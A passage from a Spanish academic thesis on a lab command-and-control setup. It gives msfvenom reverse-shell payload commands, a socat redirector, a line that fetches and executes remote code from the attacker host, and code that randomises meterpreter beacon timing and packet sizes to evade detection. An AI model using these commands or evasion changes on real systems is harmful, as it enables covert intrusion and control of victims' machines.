Una vez hecho esto, se puede empezar a establecer las diferentes opciones que permite configurar la herramienta. Lo primero es establecer el payload, lo que permitirá configurar opciones especificas dependiendo del tipo de servidor que se esté intentando crear. En este caso, se pretende crear un reverse Shell que utilice el protocolo HTTPS para transferir los mensajes. Más adelante en el apartado de la creación del bot, se explicará por qué motivo se ha escogido esta payload para llevar a cabo el proyecto.

Una vez se ha establecido la payload, se pueden establecer las opciones que en este caso son:

- LHOST: hace referencia a la IP del servidor al que se van a conectar los bots.
- LPORT: el puerto por el que se esperan recibir las conexiones.
- LURI: el *path* HTTP.

En este caso LURI se dejará vacío y puesto que no es necesaria para esta fase del proyecto.

Para dar valor a estas variables, se utilizan las siguientes órdenes:

```
> set PAYLOAD python/meterpreter/reverse_http

> set LHOST 192.168.1.40

> set LPORT 443
```

Además de las opciones básicas, *Metasploit* permite modificar otras muchas opciones avanzadas, en este caso se ha modificado *ExitOnSession* de la siguiente manera:

```
> set ExitOnSession false
```

Esto lo que provoca es que se puedan conectar varios bots al mismo servidor sin que este deje de escuchar y recibir a otros, sino solo podría atender a un bot a la vez.

Hay otras muchas opciones avanzadas, algunas son comunes y otras son específicas dependiendo de que payload sea seleccionado. Otra de las opciones interesantes por ejemplo es *HttpUnknownRequestResponse*, que permite modificar qué página se muestra a aquellos usuarios que se conecten al servidor, pero no sean bots. Otras opciones importantes permiten por ejemplo el uso de *encoders*, que permiten codificar el tráfico y que este no sea legible para observadores externos como el Blue Team.

6.3 Creación del bot

Es importante destacar que este proyecto no se basa en hackear el dispositivo de la víctima, por lo que en este caso no se ha llevado a cabo la fase de búsqueda de vulnerabilidades. Por eso se eligió en un principio utilizar una máquina con sistema operativo Ubuntu, puesto que para la estudiante era más fácil de manejar al estar más acostumbrada. Podría haberse elegido cualquier otro sistema operativo, pero si fuese una situación donde se tienen que buscar vulnerabilidades y explotarlas, habría sido más interesante utilizar un equipo con Windows, además de ser más realista puesto que la gran mayoría de ordenadores lo utilizan.

Como en este caso lo que se persigue es crear ese canal de comunicación entre el servidor C2 y la víctima, no se aprovechará ninguna vulnerabilidad y el payload generado por *msfvenom* simplemente será un cliente HTTP/HTTPS que se conectará con el servidor. Además, se supondrá que este cliente ya se ha instalado y lo que se intentará es que el tráfico que genera no sea fácilmente identificable para un sistema de detección de intrusiones.

Se utilizará HTTPS como protocolo de transferencia de los datos, pero para facilitar el análisis de lo que está pasando se utilizará HTTP puesto que este no encripta los paquetes y es más fácil saber que está sucediendo, analizando el contenido de estos. Esto es posible porque la herramienta elegida para este proyecto, *Metasploit*, tanto a la hora de generar el cliente HTTPS como el servidor, importan las clases correspondientes HTTP, por tanto, si se modifican estas últimas también se estaría alterando el funcionamiento del cliente y servidor HTTPS.

Como ya se ha indicado en la sección de Herramientas, para generar un payload con *msfvenom* es necesario elegir la plataforma, la arquitectura (en caso de que la plataforma soporte varias arquitecturas) el tipo de payload y el *stager*.

En cuanto a las plataformas disponibles según la web oficial de metasploit (Metasploit Doc, s.f.) están las siguientes "AIX, Android, BSD, BSDi, Firefox, Java, Linux, Netware, NodeJS, OSX, PHP, Platform, Python, Ruby, Solaris, Unix, and Windows". Como se puede ver están varios sistemas operativos como Windows o Android, pero también hay lenguajes de programación como Python o PHP. Como en este caso simplemente se va a generar un cliente HTTP/HTTPS y se pretende realizar algunos cambios sobre ese código, se ha escogido utilizar Python como plataforma. En caso por ejemplo de elegir Linux como podría haber sido dado que en este proyecto la víctima utiliza Ubuntu, el payload se habría generado con el formato ELF, en el cual es muy complicado y poco intuitivo modificar el código, aunque si es posible. Por este motivo se ha elegido Python, puesto que es indiferente en que sistema operativo se ejecute, el ordenador de la víctima ya lo tiene instalado y es mucho más fácil de modificar el código para mostrar una de las ideas del TFG que es modificar tiempos y tamaños de los paquetes.

Como se ha elegido utilizar Python como plataforma, no es necesario elegir una arquitectura, puesto que el código se generará directamente en Python, aunque encriptado.

En cuanto al tipo de payload, en este caso se ha elegido *meterpreter*. La otra opción es Shell, lo que te permitiría utilizar una línea básica de comandos mientras que *meterpreter* te permite ejecutar comandos más complejos, aunque en este caso no sean necesarios.

Meterpreter (offensive-security, s.f.) es un código malicioso que permite ejecutar una gran variedad de comandos al atacante en la máquina infectada. Una de las características más importantes es que reside únicamente en la memoria del dispositivo, no escribe nada en disco. Además, para dificultar su detección es capaz de migrar a otros procesos que ya estaban en ejecución, haciéndolo más difícil de detectar. Si se quiere saber más información, consultar la bibliografía (offensive-security, s.f.).

Por último, en el caso del *stager*, en este caso se ha elegido que sea *reverse_https*, puesto que si fuese una conexión de tipo *bind* sería muy fácil para el Blue Team bloquearla directamente con el firewall. En este caso es la víctima quien enviará el primer paquete al servidor y este le responderá con un mensaje de OK o con las órdenes que tiene que ejecutar. Además, se ha elegido HTTPS puesto que encripta el tráfico y de esta forma no pueden ver que hay dentro de los paquetes. En este caso HTTPS utiliza TLS 1.3 asique tampoco se podrán ver elementos como los certificados, extensiones, etc. Para llevar a cabo las pruebas, en la mayoría de los casos se ha utilizado HTTP en vez de HTTPS, para así poder ver si realmente se estaba modificando el contenido, puesto que si se usase directamente HTTPS solo se podría comprobar la diferencia de tamaño.

Para generar estos payloads, se han utilizado los siguientes comandos:

```
> msfvenom -p python/meterpreter/reverse_https LHOST=192.168.1.40 LPORT=443 -
f raw -o https-payload.py
```

```
> msfvenom -p python/meterpreter/reverse_http LHOST=192.168.1.40 LPORT=443 -f
raw -o http-payload.py
```

Esto se lleva a cabo en la máquina del atacante, para pasarlo a la del cliente, como no es uno de los objetivos del TFG simplemente se creará un servidor HTTP simple desde el que se descargará desde el

cliente el código. Para crear el servidor se ejecuta el siguiente comando en la carpeta en la que este el payload guardado:

```
> python -m http.server 80
```

Desde el cliente se descarga el payload con el siguiente comando:

```
> wget http://192.168.1.40:80/https-payload.py
```

Esto genera un código codificado en base64, que puede verse en el repositorio de GitLab. Para desencriptarlo simplemente se ha buscado un decodificador online en internet y se ha obtenido el código en Python, que también está disponible en el repositorio del proyecto. En ese código se puede ver como se importan varias librerías, se crean varias variables y se ejecuta el código obtenido tras la petición al servidor. Este código es el que ejecuta el cliente y para obtenerlo es necesario modificar la línea que aparece a continuación por la siguiente:

```
exec(zlib.decompress(base64.b64decode(o.open('http://192.168.1.40:443/cDG-
OZhxHdhiMncmAFJwNw4nguBMNcpBt1-MvImtwBtwv53w5CdA24unGKw').read())))
```

```
print(zlib.decompress(base64.b64decode(o.open('http://192.168.1.40:443/cDG-
OZhxHdhiMncmAFJwNw4nguBMNcpBt1-MvImtwBtwv53w5CdA24unGKw').read())).decode())
```

Con esto lo que se hace es primero decodificar lo que obtiene y después imprimirlo por pantalla. Cuando se ejecute este payload, se redirige la salida a un archivo y ya se tendría el payload completamente decodificado para poder modificarlo.

Una vez hecho todo esto, para que funcione simplemente hay que ejecutar el payload en el cliente y automáticamente el servidor crea una sesión para ese cliente y se podrá empezar a ejecutar el código que el atacante desee.

6.4 Creación del redirector Socat

Como se puede ver en la Fig. 13, la función del redirector es exponer al servidor lo menos posible. Los redirectores suelen ser elementos prescindibles y fáciles de configurar y en caso de que el Blue Team bloqueé alguno de ellos, se puede crear otro de forma rápida y sin apenas coste. Sin ellos, si el Blue Team identificara el servidor, habría que volver a crear uno nuevo, lo cual sería mucho más costoso en términos de esfuerzo y mucho más lento. También existen redirectores más elaborados que son más complejos de configurar y que intentan pasar más desapercibidos ante los defensores, simulando webs reales y con dominios con certificados reales válidos y categorías verificadas.

Como ya se ha mencionado, hay diferentes herramientas que se pueden utilizar para crear estos redirectores en función de cómo queremos que actúen, sobre todo ante peticiones de clientes que no son bots. Por un lado, están los redirectores *dumb pipe* que simplemente redirigen todo el tráfico al servidor y es este el que tiene que encargase de diferenciar entre bot o no. Por el otro lado están los llamados *filtering*

redirectors que son ellos mismos los que dependiendo de diferentes parámetros como por ejemplo el navegador que está usando, redirige a un sitio u a otro.

En este caso la idea es utilizar uno o varios redirectores *dumb pipe* para que el bot sepa a quién debe enviarle los paquetes, estos redirectores serán simples y su función será únicamente esa, redirigir el tráfico puesto que al ser un *reverse shell* el bot sino no sabría con quién comunicarse. Posteriormente se configurará un *filtering redirector* que sea capaz de filtrar y permitir únicamente al tráfico malware alcanzar el servidor C2.

Por este motivo para esta primera parte se ha escogido utilizar Socat. Es una herramienta muy sencilla de utilizar y con la que se puede llevar a cabo la tarea de redirección sin ningún problema. Para ello, ha sido necesario instalar Socat en el redirector mediante el comando `sudo apt-get intall socat`. Después únicamente hay que ejecutar el comando mencionado en el apartado de herramientas y que está a continuación:

```
$ socat TCP4-LISTEN:443,fork TCP4:192.168.1.40:443
```

En este comando primero se indica qué tipo de tráfico es el que se va a redirigir, en este caso TCP y por qué puerto, el 443. Fork lo que hace es que el proceso que escucha para nuevas conexiones no sea también el que redirige, es decir, crea un proceso hijo por cada conexión, permitiendo así múltiples conexiones simultaneas. Después se indica la dirección del servidor al que se va a redirigir el tráfico y el puerto.

Con todo esto el redirector ya está en funcionamiento, pero para que el bot lo utilice hay que cambiar la IP a la que se conecta, puesto que al crear el payload si indicó como LHOST 192.168.1.40 y ahora es necesario usar la del redirector que en este caso puede ser 192.168.2.11.

6.5 Análisis inicial del tráfico

En los apartados anteriores se han puesto en marcha todos los componentes de la infraestructura que se van a utilizar en este proyecto y en este apartado se pretende analizar cuál es el punto de partida para los siguientes apartados. Para ello, se analizará como está funcionando en este punto del proyecto la comunicación entre el servidor y el bot.

Con el fin de analizar cómo está funcionando el tráfico, se ha instalado la herramienta Wireshark en todos los equipos, servidor, bot y redirector.

Como ya se ha mencionado, en este proyecto se parte de que el canal de comunicación ya está establecido, es decir, que, en este caso concreto, el payload generado por metasploit para crear el cliente HTTP o HTTPS ya está en el bot y está funcionando.

En esta ocasión se ha optado por un *staged payload*, que como ya se ha mencionado antes quiere decir que de primeras el cliente no tiene el payload entero y por tanto los primeros mensajes intercambiados con el servidor serán para completar ese payload, como se puede ver en la Fig. 14. Para las pruebas se utiliza el protocolo HTTP en vez de HTTPS para poder saber que hay dentro de los paquetes en etapas posteriores por lo que en la parte de *info* de la imagen no es importante aquí.


Source	Destination	Protocol	Length	Info
192.168.5.20	192.168.2.11	HTTP	370	GET
192.168.2.11	192.168.5.20	HTTP	139	HTTP
192.168.5.20	192.168.2.11	HTTP	370	GET
192.168.2.11	192.168.5.20	HTTP	179	HTTP
192.168.5.20	192.168.2.11	HTTP	370	GET
192.168.2.11	192.168.5.20	HTTP	179	HTTP
192.168.5.20	192.168.2.11	HTTP	370	GET
192.168.2.11	192.168.5.20	HTTP	568	HTTP
192.168.5.20	192.168.2.11	HTTP	463	POST
192.168.2.11	192.168.5.20	HTTP	179	HTTP
192.168.5.20	192.168.2.11	HTTP	370	GET
192.168.2.11	192.168.5.20	HTTP	309	HTTP
192.168.5.20	192.168.2.11	HTTP	210	POST
192.168.2.11	192.168.5.20	HTTP	179	HTTP
192.168.5.20	192.168.2.11	HTTP	370	GET
192.168.2.11	192.168.5.20	HTTP	309	HTTP
192.168.5.20	192.168.2.11	HTTP	530	POST
192.168.2.11	192.168.5.20	HTTP	179	HTTP
192.168.5.20	192.168.2.11	HTTP	370	GET
192.168.2.11	192.168.5.20	HTTP	309	HTTP
192.168.5.20	192.168.2.11	HTTP	210	POST
192.168.2.11	192.168.5.20	HTTP	179	HTTP
192.168.5.20	192.168.2.11	HTTP	370	GET
192.168.2.11	192.168.5.20	HTTP	1760	HTTP
192.168.5.20	192.168.2.11	HTTP	626	POST
192.168.2.11	192.168.5.20	HTTP	179	HTTP

Fig. 14 Tráfico inicial capturado desde el bot

Como se puede apreciar marcado en rojo cómo las respuestas que recibe el bot (192.168.5.20) son cada vez de un tamaño, puesto que todavía está recibiendo información del servidor. En el caso de haber utilizado un *stageless payload* este tráfico no se produciría puesto que el payload ya está completo. El problema de este tipo de payloads es que cuando se envía el payload entero puede hacer saltar algunas alarmas al ser paquetes tan grandes.

De la Fig. 14 también se puede observar marcado en azul cómo el bot se está comunicando únicamente con el redirector (192.168.2.11) y en ningún momento se comunica con el servidor (192.168.1.40), por lo que el redirector está funcionando correctamente.

En la Fig. 15 se ve el mismo canal de comunicación que en la Fig. 14 pero esta vez desde el punto de vista del redirector, desde la cual se puede seguir el flujo de paquetes entero. En este caso la interfaz 192.168.2.1 es la que recibe y envía el tráfico al bot. Se puede ver subrayado en morado cómo el bot envía una petición al redirector, en azul cómo éste se la reenvía al servidor, en amarillo cómo el servidor le responde y el redirector reenvía la respuesta al bot en rojo, y esto se repite una y otra vez.




Source	Destination
192.168.2.1	192.168.2.11
192.168.2.11	192.168.1.40
192.168.1.40	192.168.2.11
192.168.2.11	192.168.2.1
192.168.2.1	192.168.2.11
192.168.2.11	192.168.1.40
192.168.1.40	192.168.2.11
192.168.2.11	192.168.2.1
192.168.2.1	192.168.2.11
192.168.2.11	192.168.1.40
192.168.1.40	192.168.2.11
192.168.2.11	192.168.2.1
192.168.2.1	192.168.2.11
192.168.2.11	192.168.1.40
192.168.1.40	192.168.2.11
192.168.2.11	192.168.2.1
192.168.2.1	192.168.2.11

Fig. 15 Tráfico inicial capturado desde el redirector

Como ya se ha mostrado y explicado, con el redirector se ha conseguido el primer objetivo que es ocultar la verdadera identidad del servidor en todo momento. Una vez conseguido esto, las siguientes preguntas a responder son ¿en qué se diferencia este tráfico del tráfico normal? Y ¿cómo se podría cambiar?


Si no se tiene en cuenta la primera parte de la comunicación con la que se completa el payload enviado por metasploit, los mensajes enviados por el bot hacia el servidor por el firewall se ven como se muestra en Fig. 16. Conviene recordar que, aunque aquí si se están viendo las peticiones a la derecha, este tráfico luego será encriptado con TLS1.3 y por tanto eso no será visible para nadie, incluido el firewall.



30.033092897	192.168.5.20	192.168.2.11	HTTP	370	GET
30.640411741	192.168.5.20	192.168.2.11	HTTP	370	GET
31.349271972	192.168.5.20	192.168.2.11	HTTP	370	GET
32.156713459	192.168.5.20	192.168.2.11	HTTP	370	GET
33.065076452	192.168.5.20	192.168.2.11	HTTP	370	GET
34.073313909	192.168.5.20	192.168.2.11	HTTP	370	GET
35.180911386	192.168.5.20	192.168.2.11	HTTP	370	GET
36.390129178	192.168.5.20	192.168.2.11	HTTP	370	GET
37.699371756	192.168.5.20	192.168.2.11	HTTP	370	GET
39.107219972	192.168.5.20	192.168.2.11	HTTP	370	GET
40.615531856	192.168.5.20	192.168.2.11	HTTP	370	GET
42.223412093	192.168.5.20	192.168.2.11	HTTP	370	GET
43.932828688	192.168.5.20	192.168.2.11	HTTP	370	GET
45.741298447	192.168.5.20	192.168.2.11	HTTP	370	GET
47.648813752	192.168.5.20	192.168.2.11	HTTP	370	GET
49.657039779	192.168.5.20	192.168.2.11	HTTP	370	GET
51.765136624	192.168.5.20	192.168.2.11	HTTP	370	GET
53.972891548	192.168.5.20	192.168.2.11	HTTP	370	GET
56.282376931	192.168.5.20	192.168.2.11	HTTP	370	GET
58.693150890	192.168.5.20	192.168.2.11	HTTP	370	GET
61.200943055	192.168.5.20	192.168.2.11	HTTP	370	GET
63.808192928	192.168.5.20	192.168.2.11	HTTP	370	GET
66.519617190	192.168.5.20	192.168.2.11	HTTP	370	GET
69.328812562	192.168.5.20	192.168.2.11	HTTP	370	GET
72.238797991	192.168.5.20	192.168.2.11	HTTP	370	GET
75.251246640	192.168.5.20	192.168.2.11	HTTP	370	GET

Fig. 16 Paquetes enviados desde el bot al servidor

Lo primero que salta a la vista en la imagen anterior es el tamaño, todos los paquetes son iguales y por tanto se podría deducir que se está haciendo una y otra vez la misma petición a un servidor. Además, como se puede ver en la Fig. 17, la respuesta del servidor también tiene siempre el mismo tamaño.



28.491697825	192.168.2.11	192.168.5.20	HTTP	179 HTTP
28.497513244	192.168.2.11	192.168.5.20	HTTP	179 HTTP
28.502167206	192.168.2.11	192.168.5.20	HTTP	179 HTTP
28.608632246	192.168.2.11	192.168.5.20	HTTP	179 HTTP
28.816557781	192.168.2.11	192.168.5.20	HTTP	179 HTTP
29.123337162	192.168.2.11	192.168.5.20	HTTP	179 HTTP
29.530362560	192.168.2.11	192.168.5.20	HTTP	179 HTTP
30.037683378	192.168.2.11	192.168.5.20	HTTP	179 HTTP
30.646016731	192.168.2.11	192.168.5.20	HTTP	179 HTTP
31.353868631	192.168.2.11	192.168.5.20	HTTP	179 HTTP
32.161630604	192.168.2.11	192.168.5.20	HTTP	179 HTTP
33.069592212	192.168.2.11	192.168.5.20	HTTP	179 HTTP
34.077966842	192.168.2.11	192.168.5.20	HTTP	179 HTTP
35.186588221	192.168.2.11	192.168.5.20	HTTP	179 HTTP
36.395245050	192.168.2.11	192.168.5.20	HTTP	179 HTTP
37.703402416	192.168.2.11	192.168.5.20	HTTP	179 HTTP
39.111596665	192.168.2.11	192.168.5.20	HTTP	179 HTTP
40.620201739	192.168.2.11	192.168.5.20	HTTP	179 HTTP
42.228610228	192.168.2.11	192.168.5.20	HTTP	179 HTTP
43.938054149	192.168.2.11	192.168.5.20	HTTP	179 HTTP
45.745922904	192.168.2.11	192.168.5.20	HTTP	179 HTTP
47.653227309	192.168.2.11	192.168.5.20	HTTP	179 HTTP
49.661670583	192.168.2.11	192.168.5.20	HTTP	179 HTTP
51.770492296	192.168.2.11	192.168.5.20	HTTP	179 HTTP
53.977370211	192.168.2.11	192.168.5.20	HTTP	179 HTTP
56.288003007	192.168.2.11	192.168.5.20	HTTP	179 HTTP
58.697810780	192.168.2.11	192.168.5.20	HTTP	179 HTTP
61.205530118	192.168.2.11	192.168.5.20	HTTP	179 HTTP
63.813080910	192.168.2.11	192.168.5.20	HTTP	179 HTTP

Fig. 17 Paquetes enviados desde el servidor al bot

Lo segundo en lo que hay que fijarse en la Fig. 16 en los tiempos de los paquetes (primera columna). Si nos fijamos, entre el primero y el segundo la diferencia es aproximadamente de 0.6 segundo, entre el segundo y el tercero 0.7, entre el tercero y el cuarto 0.8, etc. Esta tendencia se mantiene como se puede ver en los siguientes paquetes en la imagen. Lo que quiere decir que el bot va aumentando en 0.1 segundos la petición de ordenes al servidor.


Esto es posible confírmalo mirando el código del payload que está ejecutando el cliente, en la imagen que se muestra a continuación está el fragmento de código que provoca esto.

```
if not packet:
    if url_h and url_h.code == 200:
        # server has nothing for us but this is fine so update the communication time and wait
        self.communication_last = time.time()
    delay = 100 * self._empty_cnt
    self._empty_cnt += 1
    time.sleep(float(min(10000, delay)) / 1000)
    return packet
```

Fig. 18 Fragmento de código del payload que introduce el delay x + de 0.1 segundos

Como se puede ver, si no se ha recibido ninguna orden del servidor el *delay* es igual a el número de paquetes vacíos que ha recibido el bot por 100, y después se incrementa en uno el contador de paquetes vacíos. Una vez este tiempo llega a 10 segundo, deja de aumentar y en el caso de que si se reciba una orden del servidor el contador de paquetes vacíos se pone a 0, lo que implica volver a iniciar los *delays* de nuevo.

En la siguiente imagen se muestra qué es lo que sucede cuando el servidor envía un comando al bot para que este lo ejecute y recibe la respuesta.



28.431400025	192.168.5.20	192.168.2.11	HTTP	370 GET /cDG-OZhxHdhiMnc
28.436320108	192.168.2.11	192.168.5.20	HTTP	179 HTTP/1.1 200 OK
30.741204373	192.168.5.20	192.168.2.11	HTTP	370 GET /cDG-OZhxHdhiMnc
30.746468161	192.168.2.11	192.168.5.20	HTTP	179 HTTP/1.1 200 OK
33.149391842	192.168.5.20	192.168.2.11	HTTP	370 GET /cDG-OZhxHdhiMnc
33.153706711	192.168.2.11	192.168.5.20	HTTP	179 HTTP/1.1 200 OK
35.659025399	192.168.5.20	192.168.2.11	HTTP	370 GET /cDG-OZhxHdhiMnc
35.664080028	192.168.2.11	192.168.5.20	HTTP	293 HTTP/1.1 200 OK
36.027563999	192.168.5.20	192.168.2.11	HTTP	9962 POST /cDG-OZhxHdhiMn
36.069185797	192.168.2.11	192.168.5.20	HTTP	179 HTTP/1.1 200 OK
36.070949548	192.168.5.20	192.168.2.11	HTTP	370 GET /cDG-OZhxHdhiMnc
36.181447652	192.168.2.11	192.168.5.20	HTTP	179 HTTP/1.1 200 OK
36.183412513	192.168.5.20	192.168.2.11	HTTP	370 GET /cDG-OZhxHdhiMnc
36.202006193	192.168.2.11	192.168.5.20	HTTP	179 HTTP/1.1 200 OK
36.304659383	192.168.5.20	192.168.2.11	HTTP	370 GET /cDG-OZhxHdhiMnc
36.308728190	192.168.2.11	192.168.5.20	HTTP	179 HTTP/1.1 200 OK

Fig. 19 Tráfico con orden enviada desde el servidor

Como se aprecia claramente en los paquetes destacados, el tamaño es diferente a todos los demás paquetes que aparecen en la imagen y el contador de paquetes vacíos se reinicia por tanto el *delay* tras esa orden se reinicia también.

Por tanto, hasta ahora se ha destacado el tamaño y los tiempos de los paquetes que sí que pueden dar pistas al Blue Team de que hay tráfico C2 en su red. Por último, la última cuestión que merece la pena destacar es que se están utilizando las IPs, lo que normalmente haría saltar alertas puesto que por lo general las personas usan nombre de dominio.

6.6 Cambio del patrón de tráfico

El patrón mostrado es muy conocido por los Blue Teams y es fácilmente detectable, por eso en este apartado se explicará como cambiarlo. En este caso se cambiará de forma manual, aunque existen herramientas que se utilizan para modificar este tipo de patrones como por ejemplo *fragroute* (Hong Xia, 2016).

Hay tres elementos claves que es necesario cambiar para romper este patrón. El primero de ellos es los tiempos, que como ya se ha visto en la sección 6.5 Análisis inicial del tráfico el bot va aumentando 0,1 segundos el retardo entre conexión y conexión. Los otros dos elementos por modificar son los tamaños, por un lado, los tamaños de las peticiones que hace el cliente y por otro los tamaños de las respuestas del servidor.

Hay muchos enfoques que se pueden utilizar para modificar estos patrones, desde imitar otros patrones de otras aplicaciones conocidas como puede ser Skype (Eva Papadogiannaki, 2018) a simplemente aleatorizar los tiempos y tamaños. En este proyecto se ha optado por aleatorizar los tiempos y crear una serie de posibles valores para los tamaños de las peticiones que siempre serán respondidas por parte del servidor con el mismo tamaño, dependiendo de la petición. De esta forma desde fuera, al ir el tráfico encriptado y no poderse ver las peticiones reales, se podría suponer que el bot estaría haciendo peticiones diferentes y el servidor de respuestas diferentes en función de la petición.

Modificar el patrón temporal

En la Fig. 18 ya se ha mostrado cual es el fragmento de código que provoca este patrón tan característico, y, por tanto, es esa parte la que es necesario modificar. Más concretamente, es necesario modificar la siguiente línea

```
time.sleep(float(min(10000, delay))/1000)
```

Lo que hace es dormir el bot durante el tiempo que indique la variable *delay* que es la que va aumentando 0,1 segundos, hasta un máximo de 10 segundos. En este caso, se generará un número aleatorio entre 0 y 8000, para dormir el bot cada vez un tiempo diferente y sin seguir ningún patrón, siendo 8 segundo el máximo.

Para ello es necesario cambiar la línea anterior por la siguiente

```
time.sleep(float(random.randrange(0,8000))/1000)
```

Después de ese cambio, ese fragmento de código quedaría de la siguiente forma

```
if not packet:
    if url_h and url_h.code == 200:
        # server has nothing for us but this is fine so update the communication
        self.communication_last = time.time()

    time.sleep(float(random.randrange(0,8000)) / 1000)
```

Fig. 20 Fragmento de código que introduce delay aleatorio

Como se puede ver, se han eliminado las líneas que aumentaban el contador de paquetes desde la última orden del servidor y la línea en la que se asignaba el valor a la variable *delay*.

Modificar tamaños de paquetes

La petición que hace el bot al servidor en este tipo de comunicaciones siempre es la misma, cada cierto tiempo pregunta al servidor ¿tengo que ejecutar alguna orden? En la mayor parte de los casos el servidor le proporcionará la misma respuesta, no. En este apartado se pretende hacer parecer que el bot está haciendo peticiones diferentes y que el servidor está proporcionando respuestas en función de esas peticiones.

Como para el proyecto se utiliza el protocolo HTTPS, que manda las peticiones encriptadas, el único indicio de que las peticiones son diferentes es el tamaño de los paquetes. Como además no es posible ver los campos de las cabeceras de los paquetes, para llevar todo lo propuesto a cabo se creará un nuevo campo llamado “Variable”.

Desde el punto de vista del bot, se elegirá de forma aleatoria y por cada petición una de las opciones posibles que será el número de 0 a añadir al paquete. Un bucle generará todos esos 0 que posteriormente se añadirán a la cabecera. En la siguiente imagen se ve la implementación propuesta.

```
sizes_requests = [0, 50, 130, 70]

random.seed()
size = sizes_requests[random.randrange(0,len(sizes_requests))]
variable = ''

for n in range(size):
   variable = variable + '\x00'

self._http_request_headers['Variable'] = variable
```

Fig. 21 Fragmento de código añadido para la modificación del tamaño de las peticiones

Como se puede ver la primera línea es un vector con las diferentes posibilidades, lo que quiere decir que en este caso habría cuatro peticiones diferentes. Obviamente esto podría cambiarse aumentando el número de elementos del vector y las cantidades almacenadas.

Después se elige una de esas opciones de forma aleatoria y en el bucle generan todos esos espacios que en la última línea se añaden a la cabecera de la petición, concretamente al campo llamado “Variable”.

Este fragmento de código ha sido añadido a la función *_get_packet()* de la clase *HttpTranspor*, y solo se ejecutará en el caso de que no haya ninguna orden que ejecutar por parte del bot.

En el caso de modificar el tamaño de las respuestas del servidor, es más complicado encontrar dónde es necesario hacer ese cambio. Tras examinar diferentes carpetas y archivos de metasploit, se determinó que el cambio había que hacerlo en el archivo *Packet_dispacher.rb* que se encuentra almacenado en /usr/share/metasploit-framework/lib/rex/post/meterpreter/. Dentro de este archivo hay una función llamada *on_pasive_request* que se encarga de crear las respuestas a la pregunta del bot ¿tengo que ejecutar alguna orden?

El código añadido en este caso lo que hace extraer ese campo “Variable” de la cabecera recibida y dependiendo de cuantos espacios haya, modifica el *body* de la respuesta.

```
espacios = req['Variable'].length.to_s

added = ''
espacios_resp = 0

if espacios.to_i == 0
    espacios_resp = 1000
end
if espacios.to_i == 50
    espacios_resp = 100
end
if espacios.to_i == 130
    espacios_resp = 500
end
if espacios.to_i == 70
